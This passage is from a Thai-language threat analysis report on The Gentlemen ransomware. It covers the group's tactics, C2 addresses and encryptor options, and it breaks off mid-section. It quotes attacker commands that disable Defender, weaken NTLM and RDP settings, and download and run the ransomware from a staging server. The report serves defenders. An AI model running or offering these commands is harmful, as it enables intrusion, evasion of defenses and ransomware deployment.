

Threat Analysis Report

รายงานวิเคราะห์
The Gentlemen Ransomware

12/05/2026


TLP:CLEAR





สารบัญ

สารบัญ.....	2
บทสรุปสำหรับผู้บริหาร.....	3
Threat Actor Profile	4
การวิเคราะห์เชิงเทคนิค.....	5
Technique Tactics and Procedures (MITRE ATT&CK).....	39
Indicator of Compromise (IOCs).....	41
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ.....	43
อ้างอิง (References).....	45



บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้วิเคราะห์ภัยคุกคามจาก The Gentlemen Ransomware กลุ่มมัลแวร์เรียกค่าไถ่ที่เติบโตอย่างรวดเร็วในรูปแบบ Ransomware-as-a-Service (RaaS) โดยใช้การโจมตีแบบ Double Extortion คือขโมยข้อมูลสำคัญก่อนเข้ารหัสระบบ และข่มขู่เผยแพร่หรือขายข้อมูลหากเหยื่อไม่จ่ายค่าไถ่


The Gentlemen มีความสามารถในการโจมตีหลายแพลตฟอร์ม เช่น Windows, Linux, NAS, BSD และ ESXi รวมถึงมีการใช้เครื่องมือสนับสนุนการโจมตี เช่น SystemBC Proxy Malware เพื่อซ่อนการสื่อสารและเพิ่มความยากในการตรวจจับ นอกจากนี้ยังพบพฤติกรรมการหลบเลี่ยงระบบป้องกัน การเคลื่อนไหวภายในเครือข่าย และการมุ่งเป้าไปยังระบบโครงสร้างพื้นฐานขององค์กร

สำหรับประเทศไทย ข้อมูล CTI ในช่วง 1 ปีที่ผ่านมาพบเหตุการณ์ Ransomware ประมาณ 90 เหตุการณ์ โดยเป้าหมายหลักคือ ภาครัฐ ภาคการศึกษา และภาคการผลิต ขณะที่ข้อมูลจาก Ransomware.live ระบุว่าประเทศไทยมีเหยื่อ Ransomware ประมาณ 150 รายตั้งแต่ปี 2017 สะท้อนให้เห็นว่าประเทศไทยยังคงเป็นเป้าหมายของกลุ่ม Ransomware ระดับสากลอย่างต่อเนื่อง

ดังนั้น องค์กรควรให้ความสำคัญกับการเฝ้าระวังพฤติกรรมการขโมยข้อมูล การใช้ credentials ที่ผิดปกติ การเคลื่อนไหวภายในเครือข่าย การโจมตีระบบสำรองข้อมูล และการเข้ารหัสไฟล์จำนวนมากในระยะเวลาสั้น เพื่อลดผลกระทบจากการโจมตีของ The Gentlemen Ransomware.



Threat Actor Profile



[ภาพที่ 1 ภาพกลุ่ม The Gentlemen]

The Gentlemen เป็นกลุ่มมัลแวร์เรียกค่าไถ่ที่เริ่มปรากฏในช่วงปี 2025 และเติบโตอย่างรวดเร็วในรูปแบบ **Ransomware-as-a-Service (RaaS)** โดยมีการโฆษณาเครื่องมือและโมเดล affiliate ใน underground forum พร้อมเสนอส่วนแบ่งรายได้สูงให้กับผู้ร่วมปฏิบัติการ กลุ่มนี้ถูกจัดเป็นภัยคุกคามที่มีความสามารถในการโจมตีองค์กรขนาดใหญ่ และมีรูปแบบการดำเนินงานที่เป็นระบบมากขึ้นอย่างต่อเนื่อง

The Gentlemen ใช้กลยุทธ์ Double Extortion โดยขโมยข้อมูลสำคัญของเหยื่อก่อนเข้ารหัสระบบ จากนั้นใช้ข้อมูลที่ขโมยมาเป็นเครื่องมือกดดันให้เหยื่อจ่ายค่าไถ่ กลุ่มนี้ยังมีการปรับเปลี่ยนเครื่องมือระหว่างแคมเปญ เช่น การใช้เครื่องมือปิดระบบป้องกันเฉพาะสภาพแวดล้อมของเหยื่อ และการใช้เทคนิคเพื่อหลบเลี่ยงการตรวจจับในระบบบองค์กร

The Gentlemen มุ่งเป้าไปยังองค์กรที่มีความเสี่ยงสูงต่อการหยุดชะงักของระบบ เช่น องค์กรภาครัฐ ภาคการผลิต บริการสุขภาพ ประกันภัย ก่อสร้าง และหน่วยงานที่มีข้อมูลสำคัญจำนวนมาก โดยแนวโน้มการโจมตีสอดคล้องกับภาพรวม Ransomware ปี 2026 ที่มุ่งเป้าไปยังระบบองค์กร ระบบสำรองข้อมูล และโครงสร้างพื้นฐาน Virtualization มากขึ้น



การวิเคราะห์เชิงเทคนิค

ต้นเหตุการโจมตี

The Gentlemen Ransomware มีรูปแบบการโจมตีแบบ Human-operated Ransomware โดยผู้โจมตีมักเริ่มจากการเข้าถึงระบบผ่านบริการที่เปิดสู่ภายนอกองค์กร เช่น VPN, Firewall, Remote Access Service หรือบัญชีผู้ใช้งานที่ถูกขโมย จากนั้นจึงยกระดับสิทธิ์สำรวจระบบภายใน และเตรียมเครื่องมือก่อนเข้าสู่ขั้นตอนขโมยข้อมูลและเข้ารหัสระบบ

Ecosystem ของ The Gentlemen มีความเกี่ยวข้องกับการใช้ประโยชน์จากอุปกรณ์ Fortinet/FortiProxy และ FortiGate VPN Access โดยเฉพาะ CVE-2024-55591 ซึ่งเป็นช่องโหว่ authentication bypass ใน FortiOS/FortiProxy ที่เปิดโอกาสให้ผู้โจมตีสามารถได้สิทธิ์ระดับสูงบนอุปกรณ์ที่มีช่องโหว่ได้ นอกจากนี้ยังพบการกล่าวถึง credentials ของ FortiGate VPN ที่อาจถูกใช้เป็นช่องทาง Initial Access สำหรับ Affiliate Operation ของกลุ่มนี้

CVE-2024-55591 Detail

Description

An Authentication Bypass Using an Alternate Path or Channel vulnerability [CWE-288] affecting FortiOS version 7.0.0 through 7.0.16 and FortiProxy version 7.0.0 through 7.0.19 and 7.2.0 through 7.2.12 allows a remote attacker to gain super-admin privileges via crafted requests to Node.js websocket module.

Metrics

CVSS Version 4.0
CVSS Version 3.x
CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:


CNA: Fortinet, Inc.
Base Score: 9.8 CRITICAL
Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

[ภาพที่ 2 ภาพช่องโหว่ CVE-2024-55591 authentication bypass ใน FortiOS/FortiProxy]

หลังจากเข้าถึงระบบได้ ผู้โจมตีจะพยายามยกระดับสิทธิ์และเคลื่อนที่ภายในเครือข่าย โดยมุ่งเป้าไปยังระบบที่มีสิทธิ์สูง เช่น Domain Controller, ระบบไฟล์แชร์, ระบบสำรองข้อมูล และระบบ Virtualization เพื่อเพิ่มผลกระทบของการโจมตีให้ครอบคลุมทั้งองค์กร

การสำรวจระบบและยืนยันเป้าหมายภายในเครือข่าย

หลังจากผู้โจมตีสามารถเข้าถึงระบบและมีสิทธิ์ในระดับสูงแล้ว The Gentlemen จะไม่เริ่มเข้ารหัสข้อมูลทันที แต่จะเข้าสู่ขั้นตอน Discovery / Reconnaissance เพื่อทำความเข้าใจสภาพแวดล้อมของเหยื่อก่อน เช่น เครื่องใดอยู่ในโดเมน บัญชีใดมีสิทธิ์สูง มี Domain Controller กี่เครื่อง มี Network share หรือระบบสำรองข้อมูลใดที่สามารถเข้าถึงได้ และมีระบบใดที่ควรถูกโจมตีเพื่อสร้างผลกระทบสูงสุด



ผู้โจมตีจะเริ่มจากสถานะที่มีสิทธิ์ระดับ Domain Admin บน Domain Controller แล้วจึงทำ Credential Validation และทดสอบการเข้าถึงเครื่องอื่นในเครือข่าย โดยพบ Pattern ของ Failed Network Logons ตามด้วย Successful Authentications จาก Domain Controller ซึ่งสะท้อนว่าผู้โจมตีกำลังทดสอบบัญชีที่มีอยู่และระบุเครื่องที่สามารถขยายการโจมตีต่อไปได้

ตัวอย่างคำสั่งที่พบในช่วง early discovery ได้แก่:

```
cmd.exe /C systeminfo
cmd.exe /C whoami
cmd.exe /C dir c:\users
```

คำสั่งเหล่านี้ใช้เพื่อดูข้อมูลระบบ ยืนยัน context ของบัญชีที่กำลังรันอยู่ และตรวจสอบ directory ของผู้ใช้งานบนเครื่องเป้าหมาย ซึ่งเป็นขั้นตอนพื้นฐานในการประเมินว่าเครื่องดังกล่าวมีข้อมูลสำคัญหรือเหมาะสำหรับใช้เป็นจุดกระจาย payload ต่อไปหรือไม่

นอกจากนี้ยังพบว่าผู้โจมตีมีการอ่านเอกสารภายในองค์กรผ่าน Network Path เช่น Drive Share ของเครื่องอื่น แสดงให้เห็นว่าผู้โจมตีไม่ได้พึ่งพา Automated Discovery เพียงอย่างเดียว แต่มีการใช้ข้อมูลเฉพาะของสภาพแวดล้อมเครือข่ายเพื่อช่วยตัดสินใจระหว่างปฏิบัติการ


ตัวอย่าง command pattern:

```
cmd.exe /C type \\<HOST>\d$\...\<internal_document>.txt
```


ในขั้นตอนต่อมา ผู้โจมตีใช้คำสั่งสำหรับสำรวจโครงสร้างโดเมนและบัญชีสิทธิ์สูง เช่น การดู Active Session, Domain Trusts, รายชื่อ Domain Controller และกลุ่มผู้ดูแลระบบระดับสูง ซึ่งช่วยให้ผู้โจมตีเข้าใจภาพรวมของ Active Directory และเลือกเส้นทาง Lateral Movement ได้แม่นยำขึ้น

```
cmd.exe /C query session
cmd.exe /C nltest /domain_trusts
cmd.exe /C nltest /dclist
cmd.exe /C net group "Domain Admins" /domain
cmd.exe /C net group "Enterprise Admins" /domain
```

ในมุมมองของฝ่ายป้องกัน พฤติกรรมเหล่านี้ถือเป็นสัญญาณเตือนสำคัญก่อนเข้าสู่ขั้นตอน Ransomware Deployment โดยเฉพาะเมื่อพบการรันคำสั่ง Discovery จากเครื่องที่มีบทบาทสำคัญ เช่น Domain Controller, Backup Server หรือเครื่องของผู้ดูแลระบบ หากพบคำสั่งลักษณะนี้ร่วมกับ Failed/Successful Logon หลายครั้งจากบัญชีสิทธิ์สูง ควรยกระดับเป็นเหตุการณ์ต้องสงสัยทันที



Attack Flow:



[ภาพที่ 3 ภาพแผนการโจมตี]

ในขั้นตอน **Initial Access** แม้ยังไม่สามารถยืนยันช่องทางเริ่มต้นได้อย่างสมบูรณ์ แต่ข้อมูลบ่งชี้ว่าผู้โจมตีอาจใช้ Internet-facing Services หรือ Credentials ที่ถูก Compromise เพื่อสร้าง Foothold ภายในระบบ หลังจากนั้นมีการใช้เครื่องมือสำรวจเครือข่าย เช่น Advanced IP Scanner เพื่อทำ Network Mapping และระบุเป้าหมายที่มีมูลค่าสูงภายในองค์กร

C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe




ในขั้นตอน **Discovery** ผู้โจมตีมีการสำรวจโครงสร้าง Active Directory โดยมุ่งเน้นบัญชีและกลุ่มสิทธิ์สูง เช่น Domain Administrators, Enterprise Administrators และ Custom Privilege Groups รวมถึงมีการใช้ Batch Script เพื่อ Enumerate บัญชีผู้ใช้งานจำนวนมากภายในโดเมน นอกจากนี้ยังมีการตรวจสอบ Local Groups ที่เกี่ยวข้องกับระบบ Virtualization ซึ่งสะท้อนว่าผู้โจมตีเตรียมพร้อมสำหรับการเคลื่อนที่ภายในเครือข่ายทั้งบน Physical Infrastructure และ Virtualized Infrastructure

- *user admin.it /dom*
- *user administrator /dom*
- *user fortigate /dom*
- *group "domain admins" /dom*
- *group "Enterprise admins" /dom*
- *localgroup __vmware__*
- *localgroup administrators*
- *[additional net user commands]*

ในขั้นตอน Defense Evasion กลุ่มนี้ใช้เครื่องมือ All.exe ร่วมกับ ThrottleBlood.sys เพื่อ Abuse Signed Driver สำหรับ Terminate Security Process ในระดับ kernel จากนั้นมีการใช้เครื่องมืออื่น เช่น PowerRun.exe เพื่อช่วยดำเนินการด้วยสิทธิ์สูง และมีการพัฒนาเครื่องมือเฉพาะอย่าง Allpatch2.exe เพื่อ Neutralize Security Agent Component ที่พบในสภาพแวดล้อมของเหยื่อ แสดงให้เห็นว่าผู้โจมตีไม่ได้ใช้เทคนิคแบบทั่วไปเท่านั้น แต่มีการปรับวิธีหลบเลี่ยงตามระบบป้องกันที่พบจริง

```
$myuserprofile$\Downloads\All.exe →  
$myuserprofile$\Downloads\ThrottleBlood.sys
```


ในขั้นตอน **Lateral Movement** และ **Persistence** ผู้โจมตีใช้ PsExec สำหรับเคลื่อนที่ภายในเครือข่าย และมีการแก้ไขค่า Registry ที่เกี่ยวข้องกับ Authentication และ Remote Access Protocol เพื่อทำให้การเข้าถึงจากระยะไกลง่ายขึ้น นอกจากนี้ยังใช้ Remote Access Software เพื่อรักษาช่องทาง C2 และพบการดาวน์โหลด/ใช้งาน Nmap สำหรับสแกนเครือข่ายภายใน โดยหลักฐานบางส่วนชี้ว่ามีการ Compromise บัญชีผู้ดูแลของ FortiGate และมี FortiGate server ที่เปิดเข้าถึงจากอินเทอร์เน็ต ซึ่งอาจเป็นจุดเริ่มต้นของการโจมตีในเคสนั้น

- `reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0 /v RestrictSendingNTLMTraffic /t REG_DWORD /d 0 /f`
- `reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f`
- `reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v SecurityLayer /t REG_DWORD /d 1 /f`

- Downloaded NMAP: C:\Users\fortigate\Downloads\nmap-7.97-setup.exe
- `nmap -sV -T4 -O -F -oX C:\Users\FORTIG~1\AppData\Local\Temp\zenmap-7ii30x5l.xml --version-light <IP address>`

Not secure https://[redacted]/remote/login?lang=en


Please Login



ในขั้นตอน **Group Policy Manipulation** พบการใช้งาน Group Policy Management Console และ Group Policy Management Editor เพื่อจัดการหรือเตรียม Deploy Configuration ผ่านโดเมน รวมถึงมีการใช้ Encoded PowerShell เพื่อระบุ Primary Domain Controller ซึ่งบ่งชี้ถึงการเตรียมการสำหรับการโจมตีระดับโดเมน หรือการฝัง Persistence GPO abuse

- `"C:\Windows\System32\gpme.msc" /s /gpobject:"LDAP://<REDACTED>/cn<REDACTED>,cnpolicies,cnsystem,DC<REDACTED>,DClocal"`

- `C:\Windows\System32\cmd.exe → /Q /c powershell.exe -noni -nop -w 1 -enc IAAoAEcAZQB0AC0AQBEAEQAbwBtAGEAaQBwACKALgBQAEQAQwBFAG0AdQBzAGEAdABvAHIA 1> \Windows\Temp\UDaYsR 2>&1 → (Get-ADDomain).PDCEmulator`
- `C:\Windows\System32\cmd.exe → /Q /c powershell.exe -noni -nop -w 1 -enc IABHAGUAdAAtAEERABEAG8AbQBhAGkAbgAgAHwAIABTAGUAbABIAgMAdAAtAE8AYgBqAGUAYwB0ACAAUABEAEMARQBtAHUAbABhAHQAbwByAA 1> \Windows\Temp\IHQBj 2>&1 → Get-ADDomain | Select-Object PDCEmulator`

ในขั้นตอน **Collection** และ **Exfiltration** พบหลักฐานที่บ่งชี้ว่ามีการ Staging ข้อมูลไว้ใน C:\ProgramData\data และมีการเข้าถึงไฟล์จำนวนมาก รวมถึงพบ WebDAV Connection ไปยัง Internal Resources หลายแห่ง ส่วนการ exfiltration มีแนวโน้มใช้ WinSCP ซึ่งเป็นเครื่องมือถ่ายโอนไฟล์ที่ถูกนำมาใช้ในทางที่ผิด เนื่องจากรองรับการส่งข้อมูลผ่านช่องทางเข้ารหัสและช่วยลดโอกาสถูกตรวจจับจาก Network monitoring

- `C:\programdata\data\<REDACTED>.pdf:zone.identifier:$data`
- `[approximately 100 similar files]`

- `C:\Windows\system32\davclnt.dll,DavSetCookie <IP Address> http://<REDACTED>//`
- `C:\Windows\system32\davclnt.dll,DavSetCookie <IP Address> http://<REDACTED>//share_EXT01`
- `C:\Windows\system32\davclnt.dll,DavSetCookie <IP Address> http://<REDACTED>//c$`
- `[approximately 50 different local networks and shares]`

- `C:\ProgramData\data\INTERNAL\Summary<REDACTED> → "C:\ProgramData\WinSCP.exe"`



ในขั้นตอน **Impact ransomware** ถูก Deploy ผ่าน NETLOGON share เพื่อกระจายไปยังเครื่องที่ Join Domain จำนวนมาก โดย payload ต้องใช้ `--password` ในการรัน ซึ่งอาจช่วยลดโอกาสที่ Sandbox จะ Trigger Payload ได้ง่าย ก่อนเข้ารหัสมีการปิด Microsoft Defender ผ่าน PowerShell, เพิ่ม exclusion process และปรับ Firewall rule เพื่อเปิด Remote Desktop สำหรับรักษาการเข้าถึงต่อเนื่อง


- `\\<REDACTED>.local\NETLOGON\<REDACTED>.exe --password <8-byte key>`

- `Set-MpPreference -DisableRealtimeMonitoring $true -Force`
- `Add-MpPreference -ExclusionProcess "C:\Windows\Temp\<REDACTED>"`

- `netsh firewall set service type remotedesktop mode enable`

ตัว ransomware จะทิ้งไฟล์ Ransom Note ชื่อ README-GENTLEMEN.txt และเพิ่มนามสกุลไฟล์ที่ถูกเข้ารหัสเป็น .7mtzhh โดยตัวอย่างที่วิเคราะห์ระบุว่า Ransomware ร้องรับ Parameter สำคัญ เช่น `--password` ซึ่งเป็นค่า 8-byte Password ที่จำเป็นสำหรับ Execution และ `--path` สำหรับระบุ Directory เป้าหมายในการเข้ารหัส นอกจากนี้ Ransomware ยังพยายามหยุด Service และ Process จำนวนมากที่เกี่ยวข้องกับ Backup, Database, Security Tools, Virtualization และ Enterprise Applications เพื่อเพิ่มโอกาสเข้ารหัสไฟล์สำคัญได้สำเร็จ

- **README-GENTLEMEN.txt** - Ransom note containing victim ID and contact information
- **.7mtzhh** - File extension appended to each encrypted file



การควบคุมและสื่อสารกับ C2

หลังจากผู้โจมตีสำรวจระบบและเริ่มขยายการเข้าถึงภายในเครือข่ายแล้ว ขั้นตอนถัดมา คือ การสร้างช่องทาง Command and Control (C2) เพื่อควบคุมเครื่องที่ถูกบุกรุก ส่งคำสั่งเพิ่มเติม และใช้เป็นช่องทางสำหรับ pivot ไปยังระบบอื่นภายในองค์กร

และพบว่า Affiliate ของ The Gentlemen พยายามติดตั้งไฟล์ชื่อ socks.exe ซึ่งถูกระบุว่าเป็น variant ของ SystemBC บนเครื่องที่ถูกบุกรุก โดย SystemBC เป็น Proxy Malware ที่สามารถสร้าง SOCKS5 tunnel ภายในสภาพแวดล้อมของเหยื่อ และเชื่อมต่อกับ C2 ผ่าน Custom protocol ที่เข้ารหัสด้วย RC4 นอกจากนี้ยังสามารถดาวน์โหลดและรัน Payload เพิ่มเติมได้ทั้งในรูปแบบเขียนลงดิสก์หรือ Inject เข้า Memory

ตัวอย่าง Artefact ที่พบ:


```
socks.exe
C2: 45.86.230[.]112
cmd.exe /C tasklist | findstr /i socks
```

ในเหตุการณ์ที่ได้มีการวิเคราะห์ การทำงานของ SystemBC ถูก Endpoint Protection Block ไว้ แต่ผู้โจมตีไม่ได้หยุดปฏิบัติการ และเปลี่ยนไปใช้ payload อื่นที่ spawn rundll32.exe เพื่อเชื่อมต่อกับ Cobalt Strike C2 ที่ 91.107.247[.]163 ผ่าน port 443 และภายหลังผ่าน Port 80 ซึ่งแสดงให้เห็นว่าผู้โจมตีมีช่องทางสำรองสำหรับควบคุมระบบ หาก C2 channel แรกถูกตรวจจับหรือถูกบล็อก

```
rundll32.exe
C2: 91.107.247[.]163
Ports: 443, 80
```



พฤติกรรมดังกล่าวสะท้อนให้เห็นว่า The Gentlemen หรือ Affiliate ที่เกี่ยวข้องไม่ได้พึ่งพา C2 เพียงช่องทางเดียว แต่ใช้แนวทางแบบ Layered Access คือมีหลายช่องทางสำหรับควบคุมระบบ เช่น SystemBC, Cobalt Strike, RDP และเครื่องมือ Remote access อื่น ๆ เพื่อรักษาการเข้าถึงระบบให้คงอยู่ แม้บางส่วนของเครื่องมือจะถูกระบบป้องกันตรวจจับได้



[ภาพที่ 4 ภาพรวม ทวีป Victim telemetry มากกว่า 1,570 Victims]

ในเชิงเทคนิค SystemBC มีบทบาทสำคัญเพราะสามารถใช้เป็น Proxy ภายในเครือข่าย ทำให้ผู้โจมตีสามารถซ่อนที่มาของ Traffic, ใช้เครื่องที่ติดเชื่อเป็นจุด Pivot และส่งต่อคำสั่งหรือ payload ไปยังเครื่องอื่นได้สะดวกขึ้น Check Point ยังระบุว่าจาก C2 server ที่เกี่ยวข้องกับ SystemBC พบ Victim Telemetry มากกว่า 1,570 Victims และลักษณะของเหยื่อบ่งชี้ว่าเน้นสภาพแวดล้อมระดับองค์กร มากกว่าการติดเชื่อแบบสุ่มในกลุ่มผู้ใช้งานทั่วไป

การดาวน์โหลดและเริ่มต้น Ransomware Payload

หลังจากผู้โจมตีสามารถสร้างหรือพยายามสร้างช่องทาง C2 ได้แล้ว ขั้นตอนถัดมาคือการ stage Ransomware payload ภายในเครือข่ายของเหยื่อ เพื่อเตรียมเข้าสู่กระบวนการกระจายตัว, เข้ารหัสข้อมูล และผู้โจมตีใช้ Domain Controller เป็น Internal Staging Server สำหรับแจกจ่ายไฟล์ Ransomware ไปยังเครื่องอื่นในองค์กร

ในเหตุการณ์ที่ตรวจสอบได้ ผู้โจมตีรัน PowerShell จากบริบทของ Scheduled Task เพื่อดาวน์โหลดไฟล์ Ransomware จาก Internal Server ผ่าน HTTP แล้วบันทึกไว้ที่ Path C:\ProgramData\r.exe จากนั้นจึงเรียกใช้งาน Ransomware พร้อม argument สำคัญ ได้แก่ --password และ --spread ซึ่งบ่งชี้ว่า Payload ถูกออกแบบมาให้เริ่มทำงานแบบมีเงื่อนไข และสามารถกระจายตัวไปยังเครื่องอื่นโดยใช้ Credential ที่ผู้โจมตีมีอยู่



ตัวอย่าง command:

```
powershell.exe -ExecutionPolicy Bypass -Command "(New-Object Net.WebClient).DownloadFile('http://<DOMAIN_CONTROLLER>:8080/grand.exe', 'C:\ProgramData\r.exe'); C:\ProgramData\r.exe --password <PASSWORD> --spread <DOMAIN>\<USER>:<PASSWORD>"
```

จาก command ข้างต้นสามารถแยกพฤติกรรมสำคัญได้ดังนี้:

powershell.exe -ExecutionPolicy Bypass ใช้ PowerShell โดย bypass execution policy เพื่อหลีกเลี่ยงข้อจำกัดการรัน Script

Net.WebClient.DownloadFile() ดาวน์โหลด Payload จาก Internal Staging Server

http://<DOMAIN_CONTROLLER>:8080/grand.exe ใช้ Domain Controller เป็นจุดกระจายไฟล์ภายในองค์กร

C:\ProgramData\r.exe บันทึกรansomware ลงใน Path ที่มักถูกใช้เก็บไฟล์ชั่วคราวหรือไฟล์ของ application


--password <PASSWORD> argument จำเป็นสำหรับเริ่มกระบวนการ Ransomware

--spread <DOMAIN>\<USER>:<PASSWORD> ใช้ credential เพื่อกระจาย Payload ไปยังเครื่องอื่นในโดเมน


จุดที่น่าสนใจคือไฟล์ต้นทางถูกเรียกว่า grand.exe แต่เมื่อถูกดาวน์โหลดมายังเครื่องเหยื่อจะถูกบันทึกเป็น r.exe และยังพบ payload เดียวกันภายใต้ชื่ออื่น เช่น g.exe และ o.exe บนหลายเครื่อง ซึ่งสะท้อนว่าผู้โจมตีมีการเปลี่ยนชื่อไฟล์เพื่อหลบเลี่ยงการตรวจจับแบบ Static หรือเพื่อให้แยกแยะกิจกรรมได้ยากขึ้นระหว่างการสืบสวน

```
grand.exe
C:\ProgramData\r.exe
C:\ProgramData\g.exe
C:\ProgramData\o.exe
```

ในเชิงเทคนิค การใช้ Domain Controller เป็น staging point ถือว่ามีความรุนแรงสูงเนื่องจาก Domain Controller เป็นระบบที่เครื่องในโดเมนเชื่อถืออยู่แล้ว และมักสามารถเข้าถึงเครื่องจำนวนมากในองค์กรได้ หากผู้โจมตีควบคุมเครื่องดังกล่าวได้สำเร็จ จะสามารถใช้เป็นศูนย์กลางในการแจกจ่าย Payload, เรียกใช้งานคำสั่งจากระยะไกล และกระจาย Ransomware พร้อมกันหลายเครื่องได้อย่างรวดเร็ว



นอกจากนี้ การใช้ --spread พร้อม Credential แสดงให้เห็นว่าขั้นตอนนี้ไม่ได้เป็นเพียงการรัน Ransomware บนเครื่องเดียว แต่เป็นการเปลี่ยนจาก Payload Staging ไปสู่ Coordinated Malware Deployment โดยใช้สิทธิ์ระดับโดเมนหรือบัญชีที่ถูกขโมยเพื่อขยายผลไปยังเครื่องอื่นในเครือข่าย



[ภาพที่ 5 ภาพแผนการโจมตี]

โครงสร้าง Command-line Arguments ของ Ransomware

The Gentlemen Ransomware ถูกพัฒนาด้วยภาษา Go สำหรับ Windows, Linux, NAS และ BSD และมี variant เพิ่มเติมสำหรับ ESXi ที่เขียนด้วยภาษา C โดยตัว Ransomware ถูกออกแบบให้ Operator หรือ affiliate สามารถควบคุมพฤติกรรมของ Payload ผ่าน command-line arguments ได้ค่อนข้างละเอียด ทั้งการเลือกเป้าหมายการเข้ารหัส การตั้งเวลาหน่วง การปรับความเร็ว การกระจายตัวภายในเครือข่าย และการ deploy ผ่าน Group Policy

Windows / Go Variant

โครงสร้างการรันของ Windows variant มี argument หลักคือ --password ซึ่งเป็นค่าบังคับ หากไม่มี Argument นี้หรือ Password ไม่ถูกต้อง Ransomware จะไม่เริ่มกระบวนการเข้ารหัส โดย Password จะถูก Hardcoded อยู่ใน binary และจะถูกนำมาเทียบกับค่าที่ Operator ส่งเข้ามาผ่าน Command Line

```
<process_name> --password <PASS>
  [--path <DIR1,DIR2,...>]
  [--T <MIN>]
  [--silent]
  [--wipe]
  [--keep]
  [--system | --shares | --full]
  [--gpo | --spread <CREDS>]
  [--fast | --superfast | --ultrafast]
```



รายละเอียด Argument ทั้งหมดของ Windows Variant

Argument	ประเภท	รายละเอียด
--password <PASS>	Main flag	รหัสผ่านสำหรับเปิดการทำงานของ Ransomware เป็น Argument บังคับ และดูเหมือนจะ Unique ต่อ Build หรือ Infection
--path <DIRS>	Main flag	ระบุ Sirectory, Sisk หรือ Network Path ที่ต้องการเข้ารหัส โดยใช้ได้หลาย Path แบบ Comma-separated
--T <MIN>	Main flag	ตั้งเวลาหน่วงก่อนเริ่มทำงาน หน่วยเป็นนาที ใช้เพื่อ Delay Execution
--system	Mode flag	รันในบริบท SYSTEM และเข้ารหัสเฉพาะ Local Drives
--shares	Mode flag	เข้ารหัส Mapped Network drives และ UNC Shares ที่เข้าถึงได้ใน Session ปัจจุบัน
--full	Mode flag	ทำงานสองเฟส คือ --system และ --shares เพื่อเข้ารหัสทั้ง Local Drives และ Network Shares
--spread <CREDS>	Additional flag	เปิด Lateral Movement โดยใช้ Credential รูปแบบ domain\user:password หรือใช้ค่าว่างเพื่อใช้ Current Session
--gpo	Additional flag	Deploy Ransomware ผ่าน Group Policy ไปยังเครื่องใน Domain ต้องรันจาก Domain Controller หรือบริบทที่ควบคุม GPO ได้
--silent	Additional flag	Silent Mode โดยไม่เปลี่ยนชื่อไฟล์ ไม่แก้ไข Timestamp หลังเข้ารหัส และไม่เปลี่ยน Wallpaper
--keep	Additional flag	ไม่ลบตัว Ransomware หลังทำงานเสร็จ
--wipe	Additional flag	ล้าง Free Space หลังเข้ารหัส เพื่อให้การกู้คืนไฟล์ที่ถูกลบไปก่อนหน้านี้ยากขึ้น
--fast	Speed flag	เข้ารหัสประมาณ 9% ของไฟล์ เพื่อเร่งความเร็ว
--superfast	Speed flag	เข้ารหัสประมาณ 3% ของไฟล์
--ultrafast	Speed flag	เข้ารหัสประมาณ 1% ของไฟล์ เพื่อให้กระบวนการเข้ารหัสเร็วที่สุด

หมายเหตุ: --system, --shares, และ --full เป็นกลุ่ม Mode Flags ที่ไม่ควรใช้ปะปนกัน ส่วน --fast, --superfast, และ --ultrafast เป็นกลุ่ม Speed Flags ที่ไม่ควรใช้ร่วมกันเช่นกัน



ความหมายเชิงเทคนิคของ Argument สำคัญ

--password

--password เป็นกลไกควบคุมการเริ่มทำงานของ Ransomware ไม่ใช่เพียง Parameter ทั่วไป เพราะตัว Malware จะตรวจสอบ Password ที่รับมาจาก Command Line กับค่าที่ฝังอยู่ใน Binary ก่อนเริ่ม Encryption Process พฤติกรรมนี้ช่วยลดโอกาสที่ malware จะถูก Trigger โดย Sandbox หรือ Analyst ที่ไม่มี Password ที่ถูกต้อง

--path

--path ใช้เลือกเป้าหมายการเข้ารหัสแบบเจาะจง เช่น Drive ภายในเครื่อง, External Drive, Mapped Drive หรือ UNC path ไปยัง NAS / file share จุดนี้ทำให้ Operator สามารถเลือกโจมตีเฉพาะระบบสำคัญ เช่น File server, Shared folder หรือ Storage ที่มีข้อมูลธุรกิจสำคัญได้

--system, --shares, --full

กลุ่มนี้กำหนด Scope ของการเข้ารหัส:

--system เน้น Local Drives

--shares เน้น Mapped drives และ UNC shares

--full รวมทั้ง Local และ Network Shares

ในเชิงผลกระทบ --full มีความรุนแรงมากที่สุด เพราะทำให้ Ransomware ไม่ได้หยุดอยู่แค่เครื่องที่ติดเชื้อ แต่ขยายผลไปยัง Network Resources ที่ Session นั้นเข้าถึงได้

--spread

--spread เป็น Argument ที่เกี่ยวข้องกับ Lateral Movement โดยตรง ค่าเริ่มต้นของฟังก์ชันนี้ถูกปิดไว้ และจะเริ่มทำงานเมื่อ operator ใส่ credential เข้ามา เช่น domain\user:password เมื่อเปิดใช้ Ransomware จะ Enumerate เครื่องใน Active Directory, ตรวจสอบ Host ที่ Online และพยายาม Copy payload / execute payload ผ่านหลายช่องทาง เช่น PsExec, WMI, remote Scheduled Task และ Remote service creation

--gpo

--gpo เป็น Argument ที่อันตรายมากในสภาพแวดล้อม Active Directory เพราะใช้ Group Policy เป็นกลไก Deploy Ransomware ไปยัง domain-joined computers โดยรายงานของ Check Point ระบุว่าฟังก์ชันนี้ถูกออกแบบสำหรับกรณีที่ผู้โจมตีควบคุม Domain Controller ได้แล้ว จากนั้นจะ Copy Locker ไปยัง NETLOGON, สร้าง GPO ใหม่ และสร้าง Scheduled Task ให้ Payload ทำงานบนเครื่องในโดเมนระหว่าง Policy Refresh



--silent

--silent ใช้ลด Artefact ที่ผู้ใช้งานมองเห็น เช่น ไม่เปลี่ยนชื่อไฟล์ ไม่แก้ไขเวลาไฟล์ และไม่เปลี่ยน wallpaper ในบริบทการโจมตีจริง โหมดนี้อาจถูกใช้เพื่อชะลอการรับรู้ของผู้ใช้งานหรือทำให้การสังเกตเห็นความผิดปกติยากขึ้น

--wipe

